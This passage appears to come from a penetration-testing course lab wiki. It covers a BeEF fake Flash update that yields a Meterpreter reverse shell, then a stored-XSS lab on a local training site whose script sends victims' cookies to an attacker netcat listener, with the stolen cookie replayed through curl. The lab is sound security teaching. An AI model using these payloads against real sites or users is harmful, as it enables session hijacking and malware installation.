
Click this when the above boxes are filled out

Return to the Windows VM (Victim)

Now, let's go back to the Windows machine for the role of the victim.

After a few moments, you should see the fake Flash update box. Please note, this will not fire immediately. The page is on a refresh, and the attacks are not instantaneous.

When you see the box, please select INSTALL.



An update to Adobe® Flash® Player is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...


- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player.
- Flash Player is installed on over 1.3 billion connected PCs.

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

Run the Update

Once you select INSTALL, you will get an option to download and run a `.exe` file. It will be named `FlashUpdate` (with a possible number behind it.)

Please select the Keep option, then open the file by selecting it at the bottom of the browser.



This type of file can harm your comput
you want to keep FlashUpdate.exe anyw

Return to the Linux VM (Attacker)

Now, we should have a `Meterpreter` session back at our Linux system.

Return to the Linux system and review your Metasploit session. You should see a `meterpreter >' prompt.

```
[*] Started reverse TCP handler on 10.10.75.1:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 10.10.0.1
[*] Meterpreter session 1 opened (10.10.75.1:4444 -> 10.10.0.1:1928) at 2018-12-19
01:24:36 +0000
meterpreter >
```

You may get a Ruby warning. This is OK as the backdoor has been installed.

Conclusion

This lab showed just how easy it is to create a website with malware embedded in it. It also highlights the need for user awareness training and solid application whitelisting.

Also, we used a `.exe` because it is an easy example and based on what we learned in book 3 we can easily export a `.exe` file to a wide variety of other different file formats.

Why This Lab Is Important

If you train users to do specific tasks, such as updating software... attackers will use your training against you. To protect against this attack, you must teach users to only do updates on trusted networks, with appropriate network-based controls.

Bonus (If Time Permits or Homework)

Try some of the other BeEF modules. Play audio back to the victim system, see if you can cause Clippy to show up! (Hint: He's also in the Social Engineering section of the BeEF control panel.)

Additional Resources

Read the project page for BeEF (https://beefproject.com/). There are many great ideas on how to use – and detect – this tool.

Lab 4.4: Cross-Site Scripting and SQL Injection

Brief Intro

In this lab we're going to execute a XSS and a SQL injection attack. If this is your first time attempting these sorts of attacks, do not worry. You can simply copy and paste from this wiki. Or if you'd like, you can use the help.txt file located in your Linux VM.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Leverage the XSS vulnerability in the comments section to steal an admin's session! Attack the "contact us" page with a SQL injection attack.

Walkthrough – XSS

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the Server

Start the server components needed for this lab exercise. First, change to the `/home/sec504/CourseFiles/weblab` directory from your terminal, as shown here:

```
sec504@slingshot:~$ cd /home/sec504/CourseFiles/weblab/
sec504@slingshot:~/CourseFiles/weblab$
```

Next, start the lab server components by running the `start.sh` script, as shown here. When prompted, enter the password **sec504**:

```
sec504@slingshot:~/CourseFiles/weblab$ ./start.sh
[sudo] password for sec504: sec504

Success! Continue with the lab exercise.
```

> *Remember that to run a command from the current directory, the command must be prefixed with* `./`.


With the server running, you are ready to start evaluating the target website.

Open Browser

Next, open the Firefox browser. Minimize the root access terminal window to see the Slingshot desktop. Double-click on the Firefox icon to launch Firefox.

Navigate to the Rook Aviary Site

From Firefox, navigate to the http://127.0.0.1:8080 (http://127.0.0.1:8080) site to access the target site, Rook Aviary Services.



ROOK AVIARY SERVICES

Rook Aviary Services, where we bring high tech bird solutions to your ordinary human problems. We're not your average vendor trying to Hawk our wares at you. We align our solutions to the Cardinal directions of awesomitude. From IPoAC for extremely large bandwidth transfers to avian powered drone defense systems, we've got you covered. Once you experience our bespoke solutions, you'll be Crowing about us to anyone who will listen!

Quote of the Day: Semper Discens

Examine Website Functions


The first step in any web app assessment is to become familiar with the services offered by the website.

Spend a minute becoming familiar with the website functionality. Identify the pages associated with the following functions:


- Feedback Submission
- Feedback Review
- Directory Services
- System Connectivity Checker
- Website Search Function
- Website Administrative Access Page

Submit a Search Inquiry

First we'll examine the Search page submission feature. Navigate to the Search page by clicking the *Search* link in the website menu options. You will see the Search form field as shown here.



Enter a simple search term, such as the string *contact*, then click the Submit button. You will see the search response *No results for contact* as shown here.



No results for contact


At first glance this may seem inconsequential: there are no results returned for the submitted search term (*contact*). However, what is interesting is that the website search page returns the string we searched for as part of the search results (*No results for contact*).

Any time the server returns contact that includes part of the search term, it should be evaluated for an XSS vulnerability.


Submit a Crafted Search Inquiry

Enter another search term, this time using the string `<hr>`, as shown here:

> `<hr>` *is the HTML tag for horizontal rule.*



Click the *Submit* button to submit this search term. Examine the return results, as shown here:



ROOK AVIARY SERVICES


No results for

Notice how the search response no longer indicates what the search term was, stopping short at *No results for*. Also, you may notice a light gray horizontal line covering the page after this search term.

> *The light gray line is the* `<hr>` *search term. Instead of being filtered by the website, it is rendered in the browser. This is evidence of an XSS-vulnerable site.*

Examine the Page Source

To confirm that the server is vulnerable to XSS, we should investigate the page source. Right-click on the page and select *View Page Source*, as shown here:



At line 49 you will see the search page text *No results for* followed by the `<hr>` search term. The web developer who created the page is not filtering the search term output, which causes an XSS vulnerability. Looking at the source we see the actual HTML `<hr>` search term, confirming the presence of the vulnerability on the site.

Close the Page Source Tab

Close the browser tab for the view-source URL, but keep your browser open to continue with this lab.

Notes on Exploiting the Search XSS


So far we've identified an XSS vulnerability in the Rook Aviary Services *Search* page. This XSS vulnerability is known as a *reflected XSS*, where the site will render content delivered from a crafted URL.

To exploit a reflected XSS, an attacker would make a malicious URL and deliver it to the victim in an email, a text or app direct message, or through some other social engineering technique. It is a little more difficult to exploit, and requires additional steps to make use of the vulnerability.

However, we're not done with the Rook Aviary Services site yet! Next we'll look at an additional XSS vulnerability on the site known as a *stored XSS*.

Submit Feedback

Navigate to the *Leave Feedback* page by clicking the menu option at the top of the browser window. Enter the same `<hr>` string in the *Comment* field, as shown here.




Click *Submit* to send the feedback. You will see the response message *New record created successfully.*

Examine Feedback

The Rook Aviary Services website includes functionality to review feedback submitted as well. Examine the feedback sent to the site by clicking the *View Feedback* page at the top of the browser.

There isn't much content available on the site for feedback (other than any feedback you submitted previously). However, you should see the horizontal rule rendered in the browser, as shown here. Like the *Search* page, the *View Feedback* is not filtering output, allowing the attacker to submit arbitrary content, revealing the *stored XSS vulnerability.*

> *The View Feedback page is considered a stored XSS because the content is stored and delivered from the server. Unlike the reflected XSS vulnerability we saw in the Search page earlier, the attacker doesn't have to deliver a malicious URL to the victim. Any user who visits the View Feedback site will render the attacker's content, creating a devastating attack opportunity.*



Exploiting XSS – Overview

Now you need to leverage this vulnerability and use it to attack and steal a session cookie. This will require several steps, summarized here:

- Open a Netcat listener to catch the connection from the victim user
- Craft a malicious URL
- Submit the malicious URL to the victim

Next we'll complete each of these steps to exploit the victim.

> *For this lab, the victim is an automated process we have devised for the purposes of illustrating the technique for exploiting an XSS vulnerability. In practice, the victim would be a real user that visits the View Feedback page on the website.*

Exploiting XSS – Prepare Listener

Minimize the Firefox browser and open another terminal window. As a non-root user, start a Netcat listener to capture the session, as shown here:

```
sec504@slingshot:~$ nc -v -n -l -p 2222
listening on [any] 2222 ...
```

Here we've started Netcat with the `-v` (verbose), `-n` (don't do name resolution), `-l` (listen, that is a lowercase L, not a one), and `-p 2222` (port 2222) options.

The Netcat listener will act as a capture source to collect information from the victim browser.

Exploiting XSS – Enter Malicious URL

Return to your browser. Navigate back to the target website at http://127.0.0.1:8080 (http://127.0.0.1:8080) and click on the *Leave Feedback* menu option.

In the *Comment* field, enter the following string:

```
<script>document.location='http://10.10.75.1:2222/?'+document.cookie;
</script>
```

This JavaScript content breaks down as the following components:

- `<script>` – Start JavaScript tag
- `document.location='http://10.10.75.1:2222/?'` – Change the victim's web browser to navigate to the attacker listener on port 2222
- `+document.cookie;` – Append the victim's cookie values to the end of the URL sent to the attacker listener
- `</script>` – Close JavaScript tag

This script tells any user's browser that views the comments to submit the cookie to 127.0.0.1. Enter this script exactly as it is here in the notes.

IMPORTANT NOTE: This line you type has a `+` in it just before `document.cookie` to concatenate the cookie value to the end of the URL. Without the `+` the JavaScript is syntactically invalid.

After double-checking your syntax in the *Comment* field, click **Submit**.

If you have trouble typing this attack JavaScript correctly, you can copy and paste from the `xss.js` *file in the lab directory.*

Exploiting XSS – Examine Listener

Next, return to the terminal where your Netcat listener is running. Inspect the content delivered by the victim, as shown here:

```
listening on [any] 2222 ...
connect to [10.10.75.1] from (UNKNOWN) [10.10.75.1] 59166
GET /?user=1337 HTTP/1.1
Host: 10.10.75.1:2222
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Ubuntu Chromium/73.0.3683.75 HeadlessChrome/73.0.3683.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1:8080/admin-endpoint.php
Accept-Encoding: gzip, deflate
```

In the background, we have simulated an administrator user falling for the attack. Normally, it would take longer for an admin to access the script content you placed on the target site in the stored XSS attack.

If you don't have any output in your Netcat window, return to Exploiting XSS – Enter Malicious URL (#exploitingxssmalurl) and make sure the attack JavaScript is entered correctly. Submit the attack JavaScript, then return to this step.

In the output shown the Netcat listener has captured a cookie of 1337. This is shown in the third line of the output, following the `/?` line (due to the attack JavaScript concatenating `document.cookie` to `/?`).

This is one example of an XSS attack. Consider for a second what has happened here: We used the XSS to send arbitrary JavaScript to the victim, telling the victim's browser to make a request to the attacker. In the request, we added the `document.cookie` *value, something that would not otherwise be accessible to the attacker.*

Next we'll look at how an attacker would leverage the retrieved cookie content.

Access Admin Page with the Victim Cookie

Next we want to use the victim cookie to gain escalated access on the administrative page on the target site. For this task we will use the `curl` utility, to create a simple HTTP request against a web server.

Return to the Netcat listener and press CTRL+C to close the listening process. Then, launch the `curl` command using the `-b` argument to specify the stolen cookie value with the target admin page for the URL, as shown here:

```
sec504@slingshot:~$ curl -b user=1337 "http://127.0.0.1:8080/index.php?
page=admin.php"


<!DOCTYPE html>
<html lang="en">
<title>Rook Aviary Services</title>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="/style.css">
<link rel="stylesheet" href="/font-awesome.css">

<body>



<!-- Header -->
<header class="w3-container w3-black w3-center" style="padding:64px 16px">
  <h1 class="w3-margin w3-jumbo">ROOK AVIARY SERVICES</h1>
</header>

<!-- First Grid -->
<div class="w3-row-padding w3-padding-64 w3-container">
  <div class="w3-content">

<h5 class="w3-padding-32">

<h2>Welcome, Admin!</h2><br />
```

The output of the `curl` command has been trimmed for space.

In the output of the `curl` command we see that we have accessed the administration page successfully, using the stolen cookie content!

Examine the output of the `curl` *command on your system carefully. There is a useful tip for the CtF buried in there!*


In the next session of class, you see how you can implement cookie or session ID modification to a full browser session by using tools such as ZAP and Burp Suite.

Walkthrough – SQL Injection

Investigate the Employee Directory

Now you need to examine a SQL injection vulnerability in this target site.

First, browse to the site at http://127.0.0.1:8080 (http://127.0.0.1:8080). Navigate to the *Employee Directory* by clicking on the *Directory* link at the top of the browser.

